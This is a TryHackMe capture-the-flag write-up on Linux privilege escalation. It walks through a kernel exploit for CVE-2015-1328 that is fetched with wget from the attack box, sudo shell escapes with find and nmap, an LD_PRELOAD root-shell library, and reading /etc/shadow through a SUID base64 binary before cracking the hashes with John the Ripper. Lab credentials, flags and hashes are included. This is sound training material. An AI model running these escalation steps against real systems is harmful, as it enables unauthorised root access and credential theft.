TRY HACK ME: Write-Up Privilege Escalation:

Linux PrivEsc –Kernel Exploits,SUDO,SUID

Task 5 Privilege Escalation: Kernel Exploits:

Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Privilege escalation ideally leads to root privileges. This can sometimes be achieved simply by exploiting an existing vulnerability, or in some cases by accessing another user account that has more privileges, information, or access.

Unless a single vulnerability leads to a root shell, the privilege escalation process will rely on misconfigurations and lax permissions.

The kernel on Linux systems manages the communication between components such as the memory on the system and applications. This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.

The Kernel exploit methodology is simple;

Identify the kernel version

Search and find an exploit code for the kernel version of the target system

Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Research sources:

Based on your findings, you can use Google to search for an existing exploit code.

Sources such as https://www.linuxkernelcves.com/cves can also be useful.

Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:

Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit

Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.


Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.

You can transfer the exploit code from your machine to the target system using the **SimpleHTTPServer** Python module and **wget** respectively.


Answer to the questions of this section-

Steps-


1) Download the exploit code from Exploit-DB



2) Exploit available for cve-2015-1328



3) Download exploit from https://www.exploit-db.com/exploits/37292



4) Set up a python server to transfer the exploit code to the victim machine

```
root@ip-10-10-26-78:~# python --version
Python 3.6.9
root@ip-10-10-26-78:~# python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
```

5) Upgrade terminal to a TTY shell for better stability of shell

python –c 'import pty;pty.spawn("/bin/bash")'

```
$ hostname
wade7363
$ python -c 'import pty;pty.spawn("/bin/bash")'
karen@wade7363:/$ cd /tmp
karen@wade7363:/tmp$
```

6) Navigate to /tmp directory to download the exploit code as /tmp directory is a temporary landing place for files. Do **wget** to download the exploit code in /tmp directory

```
aren@wade7363:/tmp$ wget http://10.10.26.78:9001/37292.c
--2021-11-16 05:16:13--  http://10.10.26.78:9001/37292.c
Connecting to 10.10.26.78:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

 0% [                                       ] 0           --.-K/s
100%[======================================>] 5,119       --.-K/s   in 0s

2021-11-16 05:16:13 (611 MB/s) - '37292.c' saved [5119/5119]

karen@wade7363:/tmp$ ls
37292.c
```

AttackerBox IP

7) Compile using gcc 37292.c –o kernelexploit

```
karen@wade7363:/tmp$ gcc 37292.c -o kernelexploit
karen@wade7363:/tmp$ ls
37292.c  kernelexploit
```

8) Contents of flag1.txt

```
karen@wade7363:/tmp$ ./kernelexploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
```

```
# cd /home
# ls
matt
# cd matt
# ls
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos     flag1.txt
# cat flag1.txt
THM-28392872729920
```

Task 6 Privilege Escalation: Sudo-

Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

Any user can check its current situation related to root privileges using the **sudo -l** command.

https://gtfobins.github.io/ is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.

Leverage application functions

Some applications will not have a known exploit within this context. Such an application you may see is the Apache2 server.

In this case, we can use a "hack" to leak information leveraging a function of the application. As you can see below, Apache2 has an option that supports loading alternative configuration files (**-f** : specify an alternate ServerConfigFile).

Loading the **/etc/shadow** file using this option will result in an error message that includes the first line of the **/etc/shadow** file.

Leverage LD_PRELOAD

On some systems, you may see the LD_PRELOAD environment option.

LD_PRELOAD is a function that allows any program to use shared libraries. This blog post will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

The steps of this privilege escalation vector can be summarized as follows;

Check for LD_PRELOAD (with the env_keep option)

Write a simple C code compiled as a share object (.so extension) file

Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file

The C code will simply spawn a root shell and can be written as follows;

```
#include <stdio.h>

#include <sys/types.h>

#include <stdlib.h>


void _init() {

unsetenv("LD_PRELOAD");

setgid(0);

setuid(0);
```

system("/bin/bash");

}

We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters;

gcc -fPIC -shared -o shell.so shell.c -nostartfiles

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.

We need to run the program by specifying the LD_PRELOAD option, as follows;

sudo LD_PRELOAD=/home/user/ldpreload/shell.so find

This will result in a shell spawn with root privileges.

```
user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#
```

Answer to the questions of this section-

How many programs can the user "karen" run on the target system with sudo rights?

3 — Correct Answer

What is the content of the flag2.txt file?

THM-402028394 — Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive — Correct Answer

What is the hash of frank's password?

RJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1 — Correct Answer

Answers:

1) Programs “Karen” can run

```
$ sudo -l
Matching Defaults entries for karen on ip-10-10-232-109:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-232-109:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
```

2) Contents of cd /home/Ubuntu and do cat flag2.txt

```
cd /home
ls
ubuntu
$ cd ubuntu
$ ls
flag2.txt
$ cat flag2.txt
THM-402028394
```

3) GTFObins – searching code for escalation for ‘find’

GTFOBins

☆ Star 5,834

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

find

Binary	Functions
find	Shell SUID Sudo

.. / find ☆ Star 5,834

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

4) Elevated find program using sudo find . –exec /bin/sh \; -quit

```
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
```

5) GTFObins - nmap to spawn a root shel

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

nmap

Binary	Functions
nmap	Shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, SUID, Sudo, Limited SUID

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

6) Do cat /etc/shadow to fetch frank's hash

```
frank:$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrP
RJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::
```

Task 7 Privilege Escalation: SUID-

Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an "s" bit set showing their special permission level.

find / -type f -perm -04000 -ls 2>/dev/null will list files that have SUID or SGID bits set.

A good practice would be to compare executables on this list with GTFOBins (https://gtfobins.github.io). Clicking on the SUID button will filter binaries known to be exploitable when the SUID bit is set (you can also use this link for a pre-filtered list https://gtfobins.github.io/#+suid).

The list above shows that nano has the SUID bit set. Unfortunately, GTFObins does not provide us with an easy win. Typical to real-life privilege escalation scenarios, we will need to find intermediate steps that will help us leverage whatever minuscule finding we have.

The SUID bit set for the nano text editor allows us to create, edit and read files using the file owner's privilege. Nano is owned by root, which probably means that we can read and edit files at a higher privilege level than our current user has. At this stage, **we have two basic options for privilege escalation: reading the /etc/shadow file or adding our user to /etc/passwd**.

Below are simple steps using both vectors.

reading the **/etc/shadow** file

We see that the nano text editor has the SUID bit set by running the **find / -type f -perm -04000 -ls 2>/dev/null** command.

nano /etc/shadow will print the contents of the **/etc/shadow** file. We can now use the unshadow tool to create a file crackable by John the Ripper. To achieve this, unshadow needs both the **/etc/shadow** and **/etc/passwd** files.

The unshadow tool's usage can be seen below;

unshadow passwd.txt shadow.txt > passwords.txt

With the correct wordlist and a little luck, John the Ripper can return one or several passwords in cleartext. For a more detailed room on John the Ripper, you can visit https://tryhackme.com/room/johntheripper0

The other option would be to add a new user that has root privileges. This would help us circumvent the tedious process of password cracking. Below is an easy way to do it:

We will need the hash value of the password we want the new user to have. This can be done quickly using the openssl tool on Kali Linux.

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

We will then add this password with a username to the **/etc/passwd** file.

Once our user is added (please note how **root:/bin/bash** was used to provide a root shell) we will need to switch to this user and hopefully should have root privileges.

```
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Answer to the questions of this section-

Which user shares the name of a great comic book writer?

gerryconway | Correct Answer

What is the password of user2?

Password1 | Correct Answer

What is the content of the flag3.txt file?

THM-3847834 | Correct Answer

Answers:

1) cat /etc/passwd

```
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh
user2:x:1002:1002::/home/user2:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003::/home/karen:/bin/sh
```


2) Since we don't have permissions to look for "/etc/shadow", we will execute the below command that will look for SUID permissions.

find / -type f –perm -04000 –ls 2>/dev/null

```
2020 /usr/bin/newgrp
    1857     52 -rwsr-xr-x   1 root     root            53040 May 28
2020 /usr/bin/chsh
    1722     44 -rwsr-xr-x   1 root     root            43352 Sep  5
2019 /usr/bin/base64
    1674     68 -rwsr-xr-x   1 root     root            67816 Jul 21
2020 /usr/bin/su
    2028     40 -rwsr-xr-x   1 root     root            39144 Mar  7
2020 /usr/bin/fusermount
    2166     56 -rwsr-sr-x   1 daemon   daemon          55560 Nov 12
2018 /usr/bin/at
    1633     56 -rwsr-xr-x   1 root     root            55528 Jul 21
2020 /usr/bin/mount
```

Searching for base64 + suid in GTFObins

File Read can be used to read the files that have restricted access.



LFILE=/etc/shadow

Base64 "$LFILE" | base64 –decode

Fetch hash of user2

```
ubuntu:!:18796:0:99999:7:::
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4purOJ19mxfMOwKt.H2LaWKPu0zKlWK
aUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3ofE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7Iuk
Rqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16F
wL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
```

3) Using unshadow tool we will crack the password hash for user2 using **the steps mentioned below**:

a) Login to Karen ID using SSH, and do cat /etc/passwd to copy its content

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

b) Paste the content of /etc/passwd into the passwd.txt in the AttackBox.

```
root@ip-10-10-93-187:~# nano passwd.txt
```

c) Login to Karen ID using SSH, and do LFILE=/etc/shadow to copy its content

```
$ LFILE=/etc/shadow
$ base64 "$LFILE" | base64 --decode
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
```

d) Paste the content of /etc/shadow into the shadow.txt in the AttackBox

```
nano shadow.txt
```

e) Now using unshadow tool in the AttackBox combine the passwd file and shadow file to a new file named -suid.txt

```
root@ip-10-10-93-187:~# unshadow passwd.txt shadow.txt > suid.txt
root@ip-10-10-93-187:~# ls | grep "suid"
suid.txt
```

f) Use John the ripper to crack passwords using rockyou.txt wordlist

```
root@ip-10-10-93-187:~# john -wordlist=/usr/share/wordlists/rockyou.txt s
uid.txt
```

g) Passwords cracked are mentioned below

```
Password1        (karen)
Password1        (user2)
test123          (gerryconway)
3g 0:00:00:11 DONE (2021-11-17 11:21) 0.2661g/s 1567p/s 2203c/s 2203C/s p
aper..edwina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

h) Showing passwords cracked using john

```
root@ip-10-10-93-187:~# john --show suid.txt
gerryconway:test123:1001:1001::/home/gerryconway:/bin/sh
user2:Password1:1002:1002::/home/user2:/bin/sh
karen:Password1:1003:1003::/home/karen:/bin/sh

3 password hashes cracked, 0 left
```

4) To view flag3.txt file use suid + base64 code from GTFObins

LFILE=/home/Ubuntu/flag3.txt

Base64 “$LFILE” | nase64 –decode

```
$ LFILE=/home/ubuntu/flag3.txt
$ base64 "$LFILE" | base64 --decode
THM-3847834
```

That is all for this Write-up, hoping this will help you in solving the challenges of Linux PrivEsc-Task5 till Task7. Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai